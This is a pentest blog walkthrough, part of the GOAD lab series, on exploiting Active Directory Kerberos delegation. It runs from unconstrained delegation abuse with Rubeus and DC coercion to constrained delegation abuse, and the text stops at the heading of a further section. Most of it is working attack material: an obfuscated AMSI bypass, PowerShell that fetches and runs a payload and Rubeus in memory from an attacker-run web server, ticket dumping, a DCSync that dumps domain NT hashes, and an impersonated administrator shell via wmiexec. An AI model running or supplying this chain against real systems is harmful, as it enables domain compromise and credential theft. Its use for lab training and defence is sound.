

GOAD - part 10 - Delegations

mayfly277.github.io/posts/GOADv2-pwning-part10

November 12, 2022

On the previous post ([Goad pwning part9](#)) we done some lateral move on the domain.

Now let's try some delegation attacks. Here i will just demonstrate the exploitation, if you want to understand the delegation concept and go further you should read the following articles which are really awesome :

- hackndo :
 - <https://en.hackndo.com/constrained-unconstrained-delegation/>
 - <https://beta.hackndo.com/unconstrained-delegation-attack/>
 - <https://beta.hackndo.com/resource-based-constrained-delegation-attack/>
- harmj0y:
<https://blog.harmj0y.net/activedirectory/s4u2pwnage/>
- Elad Shamir :
<https://eladshamir.com/2019/01/28/Wagging-the-Dog.html>


Delegations

- There is three type of delegation in active directory:
 - Unconstrained delegation
 - Constrained delegation
 - Resource based delegation
- In this blog post we will exploit the three of them.

Unconstrained delegation

One way to find unconstrained delegation is to look in bloodhound :

```
MATCH (c {unconstraineddelegation:true}) return c
```




By default on windows active directory all domain controller are setup with unconstrained delegation

If you want to search for unconstrained delegation system (out of domain controller) :

```
MATCH (c1:Computer)-[:MemberOf*1..]->(g:Group) WHERE g.objectid ENDS WITH '-516' WITH COLLECT(c1.name) AS domainControllers MATCH (c2 {unconstraineddelegation:true}) WHERE NOT c2.name IN domainControllers RETURN c2
```

In the windows GUI it look like this :



Exploit

- To exploit an unconstrained delegation the simplest way is to do that from windows with Rubeus.
- We launch an RDP connection on Winterfell.

```
xfreerdp /d:north.sevenkingdoms.local /u:edward.stark /p:'FightP3aceAndHonor!'  
/v:192.168.56.11 /cert-ignore
```

On the previous step we already own the north domain, let's say we got edward password. Edward's password came in cleartext when you run donPapi on Winterfell because there is a schedule task on this user

From there we will bypass AMSI and launch Rubeus in memory (just like in part8)

Off course we could stop the defender anti-virus on the server, but on a real Pentest you didn't want to do that on your customer servers.

Prepare our server containing Rubeus.exe and our AMSI bypass.

```
python3 -m http.server  
8080
```

On the RDP session bypass AMSI :

```
$x=  
[Ref].Assembly.GetType('System.Management.Automation.Am'+ 'siUt'+ 'ils'); $y=$x.GetField('am'+  
'siCon'+ 'text', [Reflection.BindingFlags] 'NonPublic, Static'); $z=$y.GetValue($null);  
[Runtime.InteropServices.Marshal]::WriteInt32($z, 0x41424344)  
(new-object  
system.net.webclient).downloadstring('http://192.168.56.1:8080/amsi_rmouse.txt') | IEX
```

- Now launch Rubeus in memory with execute assembly.
- First we will list the available tickets :

```
$data = (New-Object  
System.Net.WebClient).DownloadData('http://192.168.56.1:8080/Rubeus.exe')  
$assem = [System.Reflection.Assembly]::Load($data);  
[Rubeus.Program]::MainString("triage");
```

```

PS C:\Windows\system32> $x=[Ref].Assembly.GetType('System.Management.Automation.Am'+[si0t]+'lls');$y=$x.GetField('am'+[siCon]+'text',[Reflection.BindingFlags] 'No
24344)
PS C:\Windows\system32> (new-object system.net.webclient).downloadstring('http://192.168.56.1:8080/amsi_rmouse.txt')|IEX
True
PS C:\Windows\system32> $data = (New-Object System.Net.WebClient).DownloadData('http://192.168.56.1:8080/Rubeus.exe')
PS C:\Windows\system32> $assem = [System.Reflection.Assembly]::Load($data);
PS C:\Windows\system32> [Rubeus.Program]::MainString("triage");

```



v2.0.1

Action: Triage Kerberos Tickets (All Users)

[*] Current LUID : 0xa1bf0

LUID	UserName	Service	EndTime
0xbe6f2	WINTERFELL\$ @ NORTH.SEVENKINGDOMS.LOCAL	krbtgt/NORTH.SEVENKINGDOMS.LOCAL	11/12/2022 6:44:46 PM
0xa1bf0	edward.stark @ NORTH.SEVENKINGDOMS.LOCAL	krbtgt/NORTH.SEVENKINGDOMS.LOCAL	11/12/2022 6:45:00 PM
0x8129f	WINTERFELL\$ @ NORTH.SEVENKINGDOMS.LOCAL	ldap/winterfell.north.sevenkingdoms.local	11/12/2022 6:39:36 PM
0x3e4	winterfell\$ @ NORTH.SEVENKINGDOMS.LOCAL	krbtgt/NORTH.SEVENKINGDOMS.LOCAL	11/12/2022 6:44:46 PM
0x3e4	winterfell\$ @ NORTH.SEVENKINGDOMS.LOCAL	DNS/winterfell.north.sevenkingdoms.local	11/12/2022 6:44:46 PM
0x80602	WINTERFELL\$ @ NORTH.SEVENKINGDOMS.LOCAL	ldap/winterfell.north.sevenkingdoms.local	11/12/2022 6:39:36 PM
0x80537	WINTERFELL\$ @ NORTH.SEVENKINGDOMS.LOCAL	ldap/winterfell.north.sevenkingdoms.local	11/12/2022 6:39:36 PM
0x70d14	WINTERFELL\$ @ NORTH.SEVENKINGDOMS.LOCAL	ldap/winterfell.north.sevenkingdoms.local	11/12/2022 6:39:36 PM
0x6818d	WINTERFELL\$ @ NORTH.SEVENKINGDOMS.LOCAL	LDAP/winterfell.north.sevenkingdoms.local/north.sevenkingdoms.local	11/12/2022 6:39:36 PM
0x66dbd	WINTERFELL\$ @ NORTH.SEVENKINGDOMS.LOCAL	ldap/winterfell.north.sevenkingdoms.local	11/12/2022 6:39:36 PM
0x66644	WINTERFELL\$ @ NORTH.SEVENKINGDOMS.LOCAL	ldap/winterfell.north.sevenkingdoms.local	11/12/2022 6:39:36 PM
0x66634	WINTERFELL\$ @ NORTH.SEVENKINGDOMS.LOCAL	LDAP/WINTERFELL	11/12/2022 6:39:36 PM
0x3e7	winterfell\$ @ NORTH.SEVENKINGDOMS.LOCAL	krbtgt/NORTH.SEVENKINGDOMS.LOCAL	11/12/2022 6:39:36 PM
0x3e7	winterfell\$ @ NORTH.SEVENKINGDOMS.LOCAL	HTTP/winterfell.north.sevenkingdoms.local	11/12/2022 6:39:36 PM
0x3e7	winterfell\$ @ NORTH.SEVENKINGDOMS.LOCAL	cifs/winterfell.north.sevenkingdoms.local	11/12/2022 6:39:36 PM
0x3e7	winterfell\$ @ NORTH.SEVENKINGDOMS.LOCAL	WINTERFELL\$	11/12/2022 6:39:36 PM
0x3e7	winterfell\$ @ NORTH.SEVENKINGDOMS.LOCAL	LDAP/winterfell.north.sevenkingdoms.local/north.sevenkingdoms.local	11/12/2022 6:39:36 PM
0x3e7	winterfell\$ @ NORTH.SEVENKINGDOMS.LOCAL	LDAP/WINTERFELL	11/12/2022 6:39:36 PM
0x3e7	winterfell\$ @ NORTH.SEVENKINGDOMS.LOCAL	ldap/winterfell.north.sevenkingdoms.local	11/12/2022 6:39:36 PM

And now force a coerce of the DC kingslanding to the DC winterfell.

```
python3 coerker.py -u arya.stark -d north.sevenkingdoms.local -p Needle -t kingslanding.sevenkingdoms.local -l winterfell
```

We look on the triage again :

```
[Rubeus.Program]::MainString("triage")
```

And now the tgt of kingslanding is present

```

PS C:\Windows\system32> [Rubeus.Program]::MainString("triage");

```



v2.0.1

Action: Triage Kerberos Tickets (All Users)

[*] Current LUID : 0xa1bf0

LUID	UserName	Service	EndTime
0x10844a	KINGSLANDING\$ @ SEVENKINGDOMS.LOCAL	krbtgt/SEVENKINGDOMS.LOCAL	11/12/2022 6:47:25 PM
0x1082ef	KINGSLANDING\$ @ SEVENKINGDOMS.LOCAL	E3514235-4806-11D1-AB04-00C04FC2DCD2/2f7779a8-d29e-4d81-b3fa-146f52dd18fa/north.sevenkingdoms.local	11/12/2022 6:47:25 PM
0x13853d	WINTERFELL\$ @ NORTH.SEVENKINGDOMS.LOCAL	LDAP/winterfell.north.sevenkingdoms.local/north.sevenkingdoms.local	11/12/2022 6:39:36 PM
0x8129f	WINTERFELL\$ @ NORTH.SEVENKINGDOMS.LOCAL	ldap/winterfell.north.sevenkingdoms.local	11/12/2022 6:39:36 PM
0x3e4	winterfell\$ @ NORTH.SEVENKINGDOMS.LOCAL	krbtgt/NORTH.SEVENKINGDOMS.LOCAL	11/12/2022 6:44:46 PM
0x3e4	winterfell\$ @ NORTH.SEVENKINGDOMS.LOCAL	DNS/winterfell.north.sevenkingdoms.local	11/12/2022 6:44:46 PM
0x1c4498	WINTERFELL\$ @ NORTH.SEVENKINGDOMS.LOCAL	LDAP/WINTERFELL	11/12/2022 6:39:36 PM
0x17f8e8	WINTERFELL\$ @ NORTH.SEVENKINGDOMS.LOCAL	GC/winterfell.north.sevenkingdoms.local/sevenkingdoms.local	11/12/2022 6:39:36 PM
0x80602	WINTERFELL\$ @ NORTH.SEVENKINGDOMS.LOCAL	ldap/winterfell.north.sevenkingdoms.local	11/12/2022 6:39:36 PM
0x80537	WINTERFELL\$ @ NORTH.SEVENKINGDOMS.LOCAL	ldap/winterfell.north.sevenkingdoms.local	11/12/2022 6:39:36 PM
0x6818d	WINTERFELL\$ @ NORTH.SEVENKINGDOMS.LOCAL	LDAP/winterfell.north.sevenkingdoms.local/north.sevenkingdoms.local	11/12/2022 6:39:36 PM
0x66644	WINTERFELL\$ @ NORTH.SEVENKINGDOMS.LOCAL	ldap/winterfell.north.sevenkingdoms.local	11/12/2022 6:39:36 PM
0x3e7	winterfell\$ @ NORTH.SEVENKINGDOMS.LOCAL	krbtgt/NORTH.SEVENKINGDOMS.LOCAL	11/12/2022 6:39:36 PM
0x3e7	winterfell\$ @ NORTH.SEVENKINGDOMS.LOCAL	cifs/winterfell.north.sevenkingdoms.local/north.sevenkingdoms.local	11/12/2022 6:39:36 PM
0x3e7	winterfell\$ @ NORTH.SEVENKINGDOMS.LOCAL	cifs/winterfell.north.sevenkingdoms.local	11/12/2022 6:39:36 PM
0x3e7	winterfell\$ @ NORTH.SEVENKINGDOMS.LOCAL	GC/winterfell.north.sevenkingdoms.local/sevenkingdoms.local	11/12/2022 6:39:36 PM
0x3e7	winterfell\$ @ NORTH.SEVENKINGDOMS.LOCAL	ldap/kingslanding.sevenkingdoms.local	11/12/2022 6:39:36 PM
0x3e7	winterfell\$ @ NORTH.SEVENKINGDOMS.LOCAL	E3514235-4806-11D1-AB04-00C04FC2DCD2/f616679d-cf6a-4c3d-a68c-53ee1159a6eb/sevenkingdoms.local	11/12/2022 6:39:36 PM
0x3e7	winterfell\$ @ NORTH.SEVENKINGDOMS.LOCAL	cifs/WINTERFELL	11/12/2022 6:39:36 PM
0x3e7	winterfell\$ @ NORTH.SEVENKINGDOMS.LOCAL	HTTP/winterfell.north.sevenkingdoms.local	11/12/2022 6:39:36 PM
0x3e7	winterfell\$ @ NORTH.SEVENKINGDOMS.LOCAL	WINTERFELL\$	11/12/2022 6:39:36 PM
0x3e7	winterfell\$ @ NORTH.SEVENKINGDOMS.LOCAL	LDAP/winterfell.north.sevenkingdoms.local/north.sevenkingdoms.local	11/12/2022 6:39:36 PM
0x3e7	winterfell\$ @ NORTH.SEVENKINGDOMS.LOCAL	LDAP/WINTERFELL	11/12/2022 6:39:36 PM
0x3e7	winterfell\$ @ NORTH.SEVENKINGDOMS.LOCAL	ldap/winterfell.north.sevenkingdoms.local	11/12/2022 6:39:36 PM

To extract it (relaunch coercer and 1 sec later launch the following dump command): (i don't know why but the rubeus monitor mode doesn't want to run in execute assembly)

```
[Rubeus.Program]::MainString("dump /user:kingslanding$ /service:krbtgt /nowrap");
```

```
PS C:\Windows\system32> [Rubeus.Program]::MainString("dump /user:kingslanding$ /service:krbtgt /nowrap");7
```



```
v2.0.1

Action: Dump Kerberos Ticket Data (All Users)

[*] Target service : krbtgt
[*] Target user    : kingslanding$
[*] Current LUID   : 0xa1bf0

UserName      : KINGSLANDING$
Domain        : SEVENKINGDOMS
LogonId       : 0x2355f8
UserSID       : S-1-5-21-1409754491-4246775990-3914137275-1001
AuthenticationPackage : Kerberos
LogonType     : Network
LogonTime     : 11/12/2022 9:43:35 AM
LogonServer   :
LogonServerDNSDomain : SEVENKINGDOMS.LOCAL
UserPrincipalName :

ServiceName   : krbtgt/SEVENKINGDOMS.LOCAL
ServiceRealm  : SEVENKINGDOMS.LOCAL
UserName      : KINGSLANDING$
UserRealm     : SEVENKINGDOMS.LOCAL
StartTime     : 11/12/2022 8:47:25 AM
EndTime       : 11/12/2022 6:47:25 PM
RenewTill     : 11/19/2022 8:47:25 AM
Flags         : name_canonicalize, pre_authent, renewable, forwarded, forwardable
KeyType       : aes256_cts_hmac_sha1
Base64(key)   : Osuht1GdkFR61AVXYIZj1r0YkX+D5X6G6akN5r0+BdQ=
Base64EncodedTicket :

doIFrZCCBaugAwIBBaEDAgEWOoIEmTCCBJVhggSRMIIIEjaADAgEFORubE1NFVkvVOS01OR0RPTVMuTE9DQUyikDAmoAMCAQKhHzAd
GwZrcmJ0Z3Q0bE1NFVkvVOS01OR0RPTVMuTE9DQUyiggRDMIIIEP6ADAgESoQMCAQKiggQx8IIELXe16j9sA/RUNjSF10xFceyPKtvy
JjhmZWR1TC+k6evy2o6qY9412U6w0CrFTTI6sKNYhqiSPqGvMVNHruTtu14EV8xh4KoTri/Lz/Bkn9fGFfEANLd2zAcDwe12tM4s
Meh93d0De6awVv9DIWHz1vLWSOdHVMWwahu4EhmaG3py0bRHilgG0grtMS7g3rAWKOSGoNyRmQ8Nm7PTjdHG3PW8nLrNM8jSYwG
4xK1dlqEPk5iKN9Kvp9uNUvBUik55bi/nIvSKFHVr/g68s0hp4L82ZR+WOAe12K8IVA/04s06hYuiwPw9biza4GOVH1kEGIw2U39I
syqGVHStvpTiyQTva3Pupb+bIE0hiexbeYqWmseB70+SCzgwqGemvTiWCSNiE8teVLSf6e6FBy/P8zid7G31BQSW5szXD846uAMJ
bxnsIHYynCVn1E+T0w9XN2uDNfcg83sG7Fy0mXhB2dF4ayvbXwnhFdEpQDzMvv0t58viu9tnVxabeZ/V4b0sYs9A5GZYde75Z0b/
B0gA1/gjj10BZowZedq7wyw3PT2m95DtevrBkQoneIn+tkJuBnTb964+tfe3tdQ5nj7vVARRJDNf03Ug+kdXuDsAw/6ZEcy7/1pG
k/0NK+TRaVezQh6AQ9hV0u5qY0rYwUfmutRnNHZw5wGpq/wctZfn1gBES4I07KLYooiVYy09jv7/DepItqBZrj4stIcKiQuCe088
0VsUPMHXrefq/K9YGQgZJJ39sDFNzqLsocTzC55Q+444RD1kyTLP5D4C+WrRMKifn63bkEXzNxoYY2VsbLY0NJfNIzmBNXmnu0S1i
S14jT2pTrurLpFisz//be1lCKBFm3DkFxl8FwLGE06A0JYwYBZe0mX7sn741Uqp/20X93QZAe6TjLaVwGQ+sy+7kw11v1U8RO+PU
OSPAM6n1QriJLXFwqkF6v/bKgdU4Vjf5UwXr1hx+fvp0keQsrzj4KGCys1IcbuEWB8K3c5venZgcj6Z+SgRnS0MkvUqH11XV6Ln
MmF85rOSKLi4W+22yaRZm7d3dd6sS9TF0q28Ef3aj8h/7C56U1a21Mh/1H6G8coeBw54MswVL765crKRk2tXsRnH3TLWAV2nziwa
Ro61G621b1vrE0o8V0YIhVxcRorFbYBX+AfdwGjS7ZNVYYh/79W63TtxDiMJNgLotB1f3i00rZZR/9UiBMt5qwkRnw1E+ie+tm
dSwhwGULPj5W/vS1xt2b3JdWuU6LzmMcF+/ZoJ3LzYrt6SsevhLU+kgz5jAWwqjHn3QooUosboTCLf7Q3z/taVjD1J0iiEyQbjyo
kNYZgGmh2sotLjkFCnjZgY8wtJ1eU7EEbUyBd0qypyFhTsk04kS/AA8k2FS1hqeUkKUKVB+mykpGrSuBQPkxhf+b5A800XGk81uj
ggEAMIH9oAMCAQCigfUEgFj9ge8WgeyggewgeYwge0gKzApoAMCARKhIgQgOsuht1GdkFR61AVXYIZj1r0YkX+D5X6G6akN5r0+
BdShFRsTU0VWRU5LSU5HRE9NU5MT0NBTKIaMBigAwIBAAERMA8BDUTJTKdTTEFORE10RySjBwMFAGChAAC1ERgPMjAyMjExMTX
```

- We now have the TGT of the domain controller
- Let's continue on linux to pass the ticket and launch dcsync with secretdump :
 - copy the ticket without space and return line (in vim i do : :%s/\s*\n\s*//g)
 - convert the ticket to ccache
 - use the kerberos ticket and launch secretdump

```
cat tgt.b64|base64 -d > ticket.kirbi
ticketConverter.py ticket.kirbi ticket.ccache
export KRB5CCNAME=/workspace/unconstrained/ticket.ccache
secretsdump.py -k -no-pass
SEVENKINGDOMS.LOCAL/'KINGSLANDING$'@KINGSLANDING
```

```
[Nov 12, 2022 - 18:43:53 (CET)] exegol-goadv2 unconstrained # vim tgt.b64
[Nov 12, 2022 - 18:44:23 (CET)] exegol-goadv2 unconstrained # cat tgt.b64|base64 -d > ticket.kirbi
[Nov 12, 2022 - 18:44:29 (CET)] exegol-goadv2 unconstrained # ticketConverter.py ticket.kirbi ticket.ccache
Impacket v0.10.1.dev1+20220908.114327.57e48c51 - Copyright 2022 SecureAuth Corporation

[*] converting kirbi to ccache...
[+] done
[Nov 12, 2022 - 18:44:35 (CET)] exegol-goadv2 unconstrained # export KRB5CCNAME=/workspace/unconstrained/ticket.ccache
[Nov 12, 2022 - 18:44:42 (CET)] exegol-goadv2 unconstrained # klist
Ticket cache: FILE:/workspace/unconstrained/ticket.ccache
Default principal: KINGSLANDING$@SEVENKINGDOMS.LOCAL

Valid starting Expires Service principal
11/12/2022 17:47:25 11/13/2022 03:47:25 krbtgt/SEVENKINGDOMS.LOCAL@SEVENKINGDOMS.LOCAL
renew until 11/19/2022 17:47:25
[Nov 12, 2022 - 18:44:46 (CET)] exegol-goadv2 unconstrained # secretsdump.py -k -no-pass SEVENKINGDOMS.LOCAL/'KINGSLANDING$'@KINGSLANDING
Impacket v0.10.1.dev1+20220908.114327.57e48c51 - Copyright 2022 SecureAuth Corporation

[-] Policy SPN target name validation might be restricting full DRSUAPI dump. Try -just-dc-user
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c66d72021a2d4744409969a581a1705e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfa0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:c10d90b1aceaaad52426a7fc04ccc5e5:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
tywin.lannister:1110:aad3b435b51404eeaad3b435b51404ee:af52e9ec3471788111a6308abff2e9b7:::
jaime.lannister:1111:aad3b435b51404eeaad3b435b51404ee:12e3795b7dedb3bb741f2e2869616080:::
cersei.lannister:1112:aad3b435b51404eeaad3b435b51404ee:c247f62516b53893c7addcf8c349954b:::
tyron.lannister:1113:aad3b435b51404eeaad3b435b51404ee:b3b3717f7d51b37fb325f7e7d048e998:::
robert.baratheon:1114:aad3b435b51404eeaad3b435b51404ee:9029cf007326107eb1c519c84ea60db:::
joffrey.baratheon:1115:aad3b435b51404eeaad3b435b51404ee:3b60abbc25770511334b3829866b08f1:::
renly.baratheon:1116:aad3b435b51404eeaad3b435b51404ee:1e9ed4fc99088768eed631acfd49bce:::
stannis.baratheon:1117:aad3b435b51404eeaad3b435b51404ee:d75b9fd23c0d9a6549c9ed6e489cd:::
petyer.baelish:1118:aad3b435b51404eeaad3b435b51404ee:6c439acfa121a821552568b086c8d210:::
lord.varys:1119:aad3b435b51404eeaad3b435b51404ee:52ff2a79823d81d6a3f4f8261d7acc59:::
```


Another way of exploitation, is to do a ptt with Rubeus and launch a dcsync with Mimikatz but this implies to run Mimikatz on Winterfell and bypass the defender AV

Unless you didn't notice, the unconstrained delegation abuse was here exploited to pass domain from the child to the parent domain ;)

Constrained Delegation

Find constrained delegation with bloodhound :

MATCH p=(u)-[:AllowedToDelegate]->(c) RETURN p



Remark : sharphound seems to not capture the constrained delegation without protocol transition in the lab

Find all the constrained delegation with impacket :

```
findDelegation.py NORTH.SEVENKINGDOMS.LOCAL/arya.stark:Needle -target-domain  
north.sevenkingdoms.local
```

```
[Nov 13, 2022 - 07:14:46 (CET)] exegol-goadv2 /workspace # FindDelegation.py NORTH.SEVENKINGDOMS.LOCAL/arya.stark:Needle -target-domain north.sevenkingdoms.local  
Impacket v0.10.1.dev1+20220908.114327.57e48c51 - Copyright 2022 SecureAuth Corporation
```

AccountName	AccountType	DelegationType	DelegationRightsTo
jon.snow	Person	Constrained w/ Protocol Transition	CIFS/winterfell
jon.snow	Person	Constrained w/ Protocol Transition	CIFS/winterfell.north.sevenkingdoms.local
CASTELBLACK\$	Computer	Constrained	HTTP/winterfell
CASTELBLACK\$	Computer	Constrained	HTTP/winterfell.north.sevenkingdoms.local

With protocol transition

Organization Published Certificates Member Of Password Replication
Dial-in Object Security Environment Sessions
Remote control Remote Desktop Services Profile COM+ Attribute Editor
General Address Account Profile Telephones Delegation

Delegation is a security-sensitive operation, which allows services to act on behalf of another user.

☐ Do not trust this user for delegation
☐ Trust this user for delegation to any service (Kerberos only)
☒ Trust this user for delegation to specified services only

☐ Use Kerberos only
☒ Use any authentication protocol

Services to which this account can present delegated credentials:

Service Type	User or Computer	Port	Service N
CIFS	winterfell		

☐ Expanded Add... Remove

OK Cancel Apply Help

- To abuse the constrained delegation with protocol transition, the concept is to first ask a TGT for the user and execute S4U2Self followed by a S4U2Proxy to impersonate an admin user to the SPN on the target.
- From windows with Rubeus:

```
.\Rubeus.exe asktgt /user:jon.snow /domain:north.sevenkingdoms.local
/rc4:B8D76E56E9DAC90539AFF05E3CCB1755
.\Rubeus.exe s4u /ticket:put_the__previous_ticket_here /impersonateuser:administrator
/msdsspn:CIFS/winterfell /ptt
```

From linux with impacket:

```
getST.py -spn 'CIFS/winterfell' -impersonate Administrator -dc-ip '192.168.56.11'
'north.sevenkingdoms.local/jon.snow:iknownothing'
```

And next we can use the TGS to connect to smb and get a shell with psexec, smbexec, wmiexec, ...

```
[Nov 07, 2022 - 09:27:55 (CET)] exegol-goadv2 kcd # getST.py -spn 'CIFS/winterfell' -impersonate Administrator -dc-ip '192.168.56.11' 'north.sevenkingdoms.local/jon.snow:iknownothing'
Impacket v0.10.1.dev1+20220908.114327.57e48c51 - Copyright 2022 SecureAuth Corporation

[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@CIFS_winterfell@NORTH.SEVENKINGDOMS.LOCAL.ccache
[Nov 07, 2022 - 09:28:00 (CET)] exegol-goadv2 kcd # export KRBSCCNAME=/workspace/kcd/Administrator@CIFS_winterfell@NORTH.SEVENKINGDOMS.LOCAL.ccache
[Nov 07, 2022 - 09:28:04 (CET)] exegol-goadv2 kcd # wmiexec.py -k -no-pass north.sevenkingdoms.local/administrator@winterfell
Impacket v0.10.1.dev1+20220908.114327.57e48c51 - Copyright 2022 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
north\administrator
```

A good thing to know is that the SPN part is not encrypted in the request, so you can change it to the one you want with the following options :

- on rubeus : /altservice
- on impacket : -altservice

SPN lists Carlos Polop (hacktricks), give a us a useful list of the common SPN and usage on his [silver ticket page](#)

Without protocol transition

